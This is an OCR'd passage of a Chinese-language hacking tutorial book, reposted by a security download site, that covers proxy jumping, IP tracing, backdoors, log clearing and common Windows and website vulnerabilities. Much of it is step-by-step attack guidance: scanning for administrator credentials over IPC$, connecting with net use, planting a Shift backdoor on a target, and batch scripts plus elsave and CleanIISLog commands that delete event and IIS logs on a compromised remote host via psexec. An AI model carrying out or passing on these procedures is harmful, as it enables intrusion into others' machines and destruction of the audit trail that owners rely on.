


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤11：单击【浏览】按钮

在对话框中单击右侧的【浏览】按钮。如右图所示。




步骤12：选择添加的应用程序

❶ 弹出Browse for application对话框，在“查找范围”下拉列表中选择应用程序所在的文件夹。


❷ 在列表框中选中该应用程序的快捷图标。

❸ 选中之后单击【打开】按钮。如右图所示。




步骤13：确定应用程序所在的目录

返回New Application Profile对话框，此时可看见选中的应用程序所对应的标识项名称、命令行和工作目录信息，确定后单击【确定】按钮。



步骤14：运行添加的应用程序

返回SocksCap主界面，此时可看见添加的应用程序，单击【运行】按钮即可通过代理服务器运行该应用程序。




6.2.3 远程跳板代理攻击防范

在黑客的世界中，对于一些技术，黑客在刚刚接手时还感觉不到它的妙处，使用得久了，就能在不经意间发现其内在的奥妙，远程跳板代理攻击模式就是这样的一种技术。本小节通过流光扫描软件来介绍远程跳板代理工具的防范方法。

步骤1：启动流光应用程序

下载并安装好流光后，双击桌面上的Fluxay快捷图标，启动流光应用程序。



步骤2：扫描POP3/FTP/NT/SQL主机

打开流光主界面，依次单击“探测>扫描POP3/FTP/NT/SQL主机”命令。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤3：设置扫描范围和主机类型


❶ 弹出“主机扫描设置”对话框，设置扫描范围和扫描主机类型。

❷ 单击【确定】按钮开始扫描。




步骤4：查看扫描结果

扫描完毕后弹出“扫描结果”对话框，此时可看见扫描的结果，单击【确定】按钮。



步骤5：探测IPC$用户列表


在“IPCS主机”下所扫描出的目标主机中，右击任一目标主机，在弹出的快捷菜单中依次单击“探测>探测IPC$用户列表”命令。



步骤6：设置IPC自动探测

❶ 弹出“IPC自动探测”对话框，勾选“仅探测Administrator组的用户”复选框。

❷ 然后单击【是】按钮。



步骤7：查看探测的结果

探测完毕后弹出“本次探测用户”对话框，此时在页面中显示了探测的结果。界面中显示了探测到的用户名、密码、主机IP地址等信息。



步骤8：远程连接目标主机

接着利用3389端口远程登录目标计算机，打开命令提示符窗口，在当前命令提示符下，输入“net use\\192.168.1.104” “/user:administrator”命令后按【Enter】键，稍等片刻即可显示“命令成功完成”的信息。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.3 黑客追踪工具

关键字
IP追踪、NeoTrace、IP搜索客

视频学习 光盘\第6章 黑客隐匿与追踪技术\6-3 黑客追踪工具

难度水平 ◆◆◆◇◇

在互联网中，黑客经常会使用一些追踪工具来追踪具有动态IP的目标主机，例如NeoTrace、IP搜索客等，同时用户也可以使用这些追踪工具来查找黑客或者是其他不怀好意的网民行踪。

6.3.1 IP追踪原理

IP追踪技术包括两种方法：记录方法和标记方法。


记录方法是由路由器记录其所转发的数据包信息用于以后的追踪；而标记方法是路由器向其转发的数据包的目的地发送额外信息，此信息可以是由数据包本身携带（包内标记），也可以是通过另外的渠道（包外标记）进行。包内标记不需要占用额外的带宽，然而可用于进行标记的位数是极其有限的，另外利用可选位来存储标记会增加路由器的处理包时间；而包外标记相对包内标记来说拥有更多的位数可以进行标记，但是也存在两个主要的缺陷：需要额外带宽和需要引入新的ICMP信息，并且不能有ICMP过滤器。基于标记的IP追踪包括随机包标记（PPM）、固定包标记（DPM）和ICMP追踪技术。基于记录的IP追踪包括源路径分离机制和它的各种变种。

6.3.2 使用NeoTrace Pro追踪工具

NeoTrace Pro（网络追踪器）是一款相当受欢迎的网络路由追踪软件，用户可以只输入远程计算机的E-mail、IP位置，或是超链接URL位置等，软件会自动帮助用户显示介于本机计算机与远端机器之间的所有节点与相关的登记资讯。


步骤1：启动NeoTrace应用程序

下载并安装NeoTrace应用软件后，双击桌面上对应的快捷图标。



步骤2：连接位置服务器

弹出“NeoTrace所在位置”对话框，单击【下一步】按钮。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤3：输入位置信息

❶ 切换至“输入位置信息”界面，在界面中设置国家和输入所在地的邮政编码。

❷ 输入完毕后单击【下一步】按钮。



步骤4：完成设置

切换至“完成”界面，提示用户所在地位置信息设置完成，直接单击【完成】按钮。



步骤5：追踪远程计算机


❶ 执行上一步操作之后打开NeoTrace主界面，在“目标”文本框中输入远程计算机的E-mail、IP位置或是超链接URL位置，例如输入www.newtop01.com。

❷ 输入完毕后单击右侧的【开始】按钮，进入追踪状态，如右图所示。



步骤6：查看显示的追踪信息

扫描完毕之后，则可在主界面的右侧列表中看见追踪的摘要信息。



步骤7：双击Results文件夹

打开NeoTrace软件的安装文件夹，然后双击Results文件夹。



步骤8：打开CurrentTrace文件

双击CurrentTrace文件图标，打开CurrentTrace文件。如右图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤9：查看追踪的详细列表信息

执行上一步操作之后，此时可在Excel表格中看见追踪的详细列表信息。



	A	B	C	D	E	F
1	1	192.168.1.103	0	0	1.18E-09	2010-6-10
2	2	221.10.0.206	0	42	1.18E-09	2010-6-10
3	3	221.10.0.206	0	44	1.18E-09	2010-6-10
4	4	124.151.1.113	0	42	1.18E-09	2010-6-10
5	5	119.6.18.125	0	58	1.18E-09	2010-6-10
6	6	124.151.1.77	0	44	1.18E-09	2010-6-10
7	7	219.158.9.77	0	82	1.18E-09	2010-6-10
8	8	219.158.7.245	0	93	1.18E-09	2010-6-10
9	9	221.13.223.118	0	94	1.18E-09	2010-6-10
10	10	61.158.235.46	0	94	1.18E-09	2010-6-10
11	11	61.158.1.46	0	104	1.18E-09	2010-6-10
12	12	218.28.138.222	0	96	1.18E-09	2010-6-10
13	13	203.171.224.14	0	96	1.18E-09	2010-6-10
14	14	203.171.239.141	0	94	1.18E-09	2010-6-10
15						
16						

详细列表信息

6.3.3 使用IP搜索客

IP搜索客是由蔬菜工作室出品的共享软件，大小只有141KB。它的主要功能是根据对方的IP地址查到其ISP和上网的位置，也可以轻松地查出给自己发信人的位置。软件使用了屏幕取词式操作（和金山词霸一样），只需将鼠标指到IP地址上就可以将它的地理位置在鼠标下方的浮动窗口中显示出来。

步骤1：启动IP搜索客软件

下载IP搜索客压缩软件后将其解压到本地计算机中，双击IPSeeker快捷图标，启动IP搜索客软件。如右图所示。



【新手上路】不要用酒精或洗衣粉等擦拭显示器屏幕。如果有需要您可以用清水，但清水一定要吸附于纸巾或抹布之上，不可以让清水流进任何配件之内。


步骤2：单击“关于”命令

由于该软件没有主界面，所以只能在通知区域中看见对应的图标，右击该图标，在弹出的快捷菜单中单击“关于”命令。



步骤3：查看该软件的详细信息

此时在桌面上弹出信息框，显示了该软件的名称、版本、出品等信息。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤4：单击“属性”命令

启动Outlook Express应用程序，在收件箱中选中要查看IP地址的邮件并右击，可以是陌生人发送的邮件，在弹出的快捷菜单中单击“属性”命令。



步骤5：查看IP地址对应的信息

弹出对话框，在“详细信息”选项卡下查找到发送该邮件的主机IP地址，然后将鼠标指针移动至该处，此时可看见IP搜索客自动显示该IP对应的地址信息。



提示：无法查看IP对应的地址信息

由于IP搜索客不是一款免费的软件，所以在未注册该软件之前可能会无法查看某些IP对应的地址信息。

6.4 开启后门方便进出

关键字
后门、后门程序、后门生成器

视频学习 光盘\第6章 黑客隐匿与追踪技术\6-4 开启后门方便进出

难度水平 ◆◆◇◇◇

后门程序原本是程序员在设计程序时，为了便于以后修改而创建的，这些程序一旦被黑客抓住便会趁势入侵主机。除此之外，黑客还可以使用后门程序生成器来开启目标主机的“后门”，方便自己出入目标主机。

6.4.1 后门程序概述

后门就是留在计算机系统中，供某位特殊使用者通过某种特殊方式控制计算机系统的途径。 后门是一种登录系统的方法，它不仅绕过系统已有的安全设置，而且还能挫败系统上各种增强的安全设置。而后门程序，一般是指那些绕过安全性控制而获取对程序或系统访问权的程序方法。在软件的开发阶段，程序员常常会在软件内创建后门程序以便可以修改程序设计中的缺陷。但是，如果这些后门被黑客知道，或是在发布软件之前没有删除后门程序，那么它就成了安全风险，容易被黑客当成漏洞进行攻击。

后门程序，跟人们通常所说的“木马”既有联系又有区别。联系在于木马和后门程序都是隐藏在用户系统中向外发送信息，而且本身也具有一定权限，以便于远程机器对本机的控制；区别在于木马是一段完整的程序，而后门程序体积较小并且功能单一。

后门程序与电脑病毒的差别在于后门程序的用途是潜伏在目标主机中，搜集信息或便于黑客进入。并且后门程序不一定有自我复制的功能，也就是后门程序不一定会“感染”其他的主机。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.4.2 用Shift后门生成器留下后门

Shift后门生成器是一款比较出名的后门生成器，它可以直接不添加用户而进入系统桌面，隐蔽性更高。但是一旦该后门生成器发布之时也就是该后门的灭亡之日，介绍本款软件的目的是为了让用户了解后门生成器的相关信息。

步骤1：启动Shift后门生成器应用程序

下载Shift后门生成器压缩文件后将其解压到本地计算机中，双击“Shift生成器”快捷图标。



步骤2：设置密码明文和暗文


❶ 打开Shift后门生成器主界面，设置密码明文和密码暗文。

❷ 设置完毕后单击【安装后门】按钮。



步骤3：配置文件成功

弹出“提示”对话框，提示用户配置文件成功，直接单击【确定】按钮。



步骤4：查看生成的后门程序文件

将生成的后门程序文件运行于目标主机，然后就可通过后门远程控制目标主机。



6.5 清除系统日志

关键字
系统日志、事件查看器、批处理

视频学习 光盘\第6章 黑客隐匿与追踪技术\6-5 清除系统日志

难度水平 ◆◆◆◇◇

在Windows系统中有一个工具会监视系统的安全并将其记录为日志的形式。一个有经验的管理员往往能够迅速通过日志了解系统的安全性，而一个聪明的黑客会在入侵成功后迅速清除对自己不利的日志。由此日志对于系统安全的作用是显而易见的，无论是攻还是防，日志都很重要。

6.5.1 系统日志概述

系统日志记录了系统中硬件、软件和系统问题的信息，同时还可以监视系统中发生的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


事件。用户可以通过它来检查错误发生的原因，或者寻找受到攻击时攻击者留下的痕迹。

用户可通过事件查看器查看系统日志，在“事件查看器”中的系统日志包含了Windows XP系统组件记录的事件，在启动过程中加载驱动程序和其他一些系统组件的成功与否都记录在系统日志当中。

步骤1：单击“运行”命令

❶ 单击桌面左下角的【开始】按钮。

❷ 在弹出的“开始”菜单中单击“运行”命令。



步骤2：输入eventvwr.msc


❶ 弹出“运行”对话框，在“打开”文本框中输入eventvwr.msc。

❷ 输入完毕后单击【确定】按钮。



步骤3：打开事件查看器

打开“事件查看器”窗口，此时可在窗口中看见应用程序、安全性和系统的相关信息。




6.5.2 手动清除系统日志

黑客在入侵过程中，远程主机的Windows系统会对入侵者的登录、注销、连接甚至复制文件等操作都进行记录，并把这些记录保存到日志文件中。在这些日志文件中，记录着入侵者登录时所用的账号，以及入侵者的IP地址等信息。入侵者可以通过多种途径来擦除入侵留下的痕迹，其中手段之一就是用服务器日志进行手动清除。


步骤1：清除系统的所有事件

打开“事件查看器”窗口，选择需要删除的事件选项并右击，在弹出的快捷菜单中单击“清除所有事件”命令。



步骤2：确认不保存

弹出“事件查看器”对话框，询问用户在清除之前是否要保存“系统”，单击【否】按钮。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤3：查看系统选项

返回“事件查看器”窗口，单击左侧的“系统”选项，此时可在右侧看见该选项中的所有事件已被清除。



6.5.3 使用批处理清除远程主机日志

在一般情况下，IIS日志会忠实地记录其接收到的任何请求，系统管理员往往会利用这点来发现入侵的企图，保护自己的系统。因此如果是黑客，入侵系统成功后的第一件事便是清除日志，擦去自己的形迹。

这时用户可以自己编写批处理文件来解决，编写一个能清除日志的批处理文件非常简单，方法是新建一个批处理文件，其具体的内容如下：

```
@del c:\winnt\system32\logfiles\*.*
@del c:\winnt\system32\config\*.evt
@del c:\winnt\system32\dtclog\*.*
@del c:\winnt\system32\*.log
@del c:\winnt\system32\*.txt
@del c:\winnt\*.txt
@del c:\winnt\*.log
@del c:\del.bat
```


把上面的内容保存为del.bat备用。

下面再新建一个批处理文件并将其保存为clean.bat文件，其内容如下：

```
@copy del.bat \\1\c$
@echo 向"肉鸡"复制木机的del.bat...OK
@psexec \\1 c:\del.bat
@echo 在"肉鸡"上运行del.bat,清除日志文件...OK
```

假设已经与“肉鸡”进行了IPC$连接，在命令提示符窗口中输入“clean.bat 肉鸡IP”命令，即可清除”肉鸡”上的日志文件。在上述代码中，echo是DOS下的回显命令，在它的前面加上“@”前缀字符，表示执行时本行在命令行或DOS里面不显示，它是删除文件的命令。

知识进阶：通过工具清除事件日志

日志文件记录了用户在系统中进行的所有操作，如系统中出现的错误、安全等问题，这样日积月累下来，逐渐加重了服务器的负荷。对于黑客而言，这个记录了入侵痕迹的文件更应该及时清除掉，以免被管理员抓住了“小尾巴”。此时，黑客就会借助一些工具来清除日志。例如elsave。这样，就使清除日志的工作变得更为简单和快捷了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

光盘	光盘/第6章 黑客隐匿与追踪技术/6-6 通过工具清除事件日志

❶ 打开“命令提示符”窗口，输入net use \\IP\ipc$ Passwd /user:administrator，比如输入“net use \\192.168.1.104\ipc$ 123 /user:administrator”后按【Enter】键，如下图所示。



❷ 输入d:后按【Enter】键，转换到存有elsave工具的盘符，然后输入“elsave -s\\192.168.1.104 -l ‘application’ -C”即可删除远程主机上的应用程序日志。如果要删除安全日志和系统日志，则在-l参数后加上security和system即可，如下图所示。



提示：日志清除工具——CleanIISLog

CleanIISLog是一款常见的日志处理工具，它可以不留痕迹地清除指定的IP连接记录。CleanIISLog只能在本地运行，而且必须具有Administrators权限。

其命令格式为：cleaniislog [logfile] [.] [cleanIP] 其中各个参数的含义如下。

Logfile用于指定要处理的日志文件，如果指定为“.”，则处理所有的日志文件。

cleanIP用于指定要清除的IP记录，如果指定为“.”，则清除所有的IP记录，不推荐这样设置。

例如“cleaniislog . 127.0.0.1”的作用是只清除本机的访问记录，而保留其他的IP记录。当清除成功之后，CleanIISLog即可在系统日志中将本身的运行记录清除。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第7章

漏洞攻防实战

要点导航

- 漏洞攻击基础
- 常见漏洞入侵实例
- 常用注入工具使用
- 查漏补缺，防范漏洞入侵
- 使用Windows系统安全检测器





任何一款操作系统或应用软件都会由于技术的不足或者编程人员的疏忽产生一些漏洞，然后黑客却利用这些漏洞入侵并控制他人的计算机，如利用Unicode漏洞入侵并控制目标主机。除此之外，黑客还会抓住网站存在的漏洞进行入侵，获取管理员的权限，从而在后台操作整个网站。对于这些漏洞入侵，用户可以大致了解一下，但是在了解的同时需要意识到采取怎样的措施才能防止他人入侵自己的计算机。

本章主要介绍了常见的系统漏洞和网站漏洞，通过Unicode漏洞入侵、IPCS漏洞入侵等实例介绍了黑客入侵电脑的一些手段。在介绍了黑客的一些入侵方法之后又针对性地介绍了怎样防范入侵。最后介绍了使用Windows系统安全检测器检查自己的计算机系统并学会查看安全报告。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7.1 漏洞攻击基础

关键字
系统漏洞、网站漏洞

视频学习 无

难度水平 ◆◆◆◇◇

漏洞是指在硬件、软件、协议的具体实现或系统安全策略上存在的缺陷，攻击者可以利用漏洞在未授权的情况下访问或破坏系统。常见的漏洞有系统漏洞和网站漏洞两种。

7.1.1 常见的系统漏洞

系统漏洞是指应用软件、操作系统软件在逻辑设计上的缺陷或在编写时产生的错误。微软推出的Windows XP系统自问世以来就在国内市场获得了广泛的好评和客户的认可，它出色的兼容性和移动性也被业界所推崇。但是金无足赤，Windows XP照样存在着系统漏洞。Windows XP系统中常见的漏洞及对应的对策如表7-1所示。

表7-1 Windows XP系统中常见的漏洞及对应的对策

名　称	描　述	对　策
UPNP服务漏洞	允许攻击者执行任意指令	禁用UPNP并下载补丁
升级程序漏洞	将Window XP升级至Windows XP Pro，则IE 6.0会重新安装，以前的补丁将被全部清除	登录微软官方网站下载最新的IE补丁程序
帮助和支持中心漏洞	删除用户系统的文件	安装Windows XP的Service Pack 1
压缩文件夹漏洞	可以导致浏览器崩溃或执行攻击者放置在系统中的代码，也可以使攻击者在用户系统中放置文件	不接收不信任的邮件附件，也不下载不信任的文件
服务拒绝漏洞	攻击者向一台存在该漏洞的服务器发送不正确的PPTP控制数据，可导致核心内存损坏和系统失效，中断所有系统中正在运行的进程	不默认启动PPTP
Windows Media Player漏洞	导致用户的信息泄露、脚本调用、缓存路径泄露	将要播放的文件下载到本地电脑后再播放
Remote Data Protocol漏洞	导致远程终端会话的相关软件信息泄露，远程桌面和操作系统失效	在防火墙中屏蔽3389端口
VM漏洞	导致应用程序崩溃，读取或破坏内存数据	经常进行相关软件的更新
热键漏洞	设置热键后，由于Windows XP的自注销功能可使系统“假注销”，因此其他用户可以通过热键调用程序	检查可能会带来危害的程序和服务热键，启动屏幕保护程序并设置密码，离开时锁定电脑
账号快速切换漏洞	造成账号锁定，使所有非管理员账户均无法登录	暂时禁止账户快速切换功能

7.1.2 常见的网站漏洞

除了系统漏洞之外，用户在网络上浏览的网站同样也存在漏洞，常见的网站漏洞有上传漏洞、暴库、注入、旁注和Cookies诈骗。

1. 上传漏洞

这个漏洞以前被黑客们广泛利用，利用上传漏洞可以直接得到WebShell，危害等级超高，在现在的入侵中，上传漏洞也是常见的漏洞。如果在浏览器地址栏中的网址后加上/

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

upfile.asp显示上传格式不正确[重新上传]这样的字样，可能是有上传漏洞了，找个可以上传的工具直接可以得到WebShell。

提示：WebShell

WebShell就是以asp、php、jsp或者cgi等网页文件形式存在的一种命令执行环境，也可以将其称做是一种网页后门。黑客在入侵了一个网站后，通常会将这些asp或php后门文件与网站服务器Web目录下正常的网页文件混在一起，完成后就可以使用浏览器访问这些asp或者php后门，得到一个命令执行环境，以达到控制网站服务器的目的，可以上传、下载文件，查看数据库，执行任意程序命令等。

2. 暴库

它是指攻击者通过向网站提交字符得到数据库文件，直接获取该网站站点的前/后台权限。

3. 注入漏洞

这个漏洞是现在应用最广泛，杀伤力也很大的漏洞，可以说有的大型网站也存在着注入漏洞。注入漏洞是因为字符过滤不严谨所造成的，可以得到管理员的账号密码等相关资料。

4. 旁注

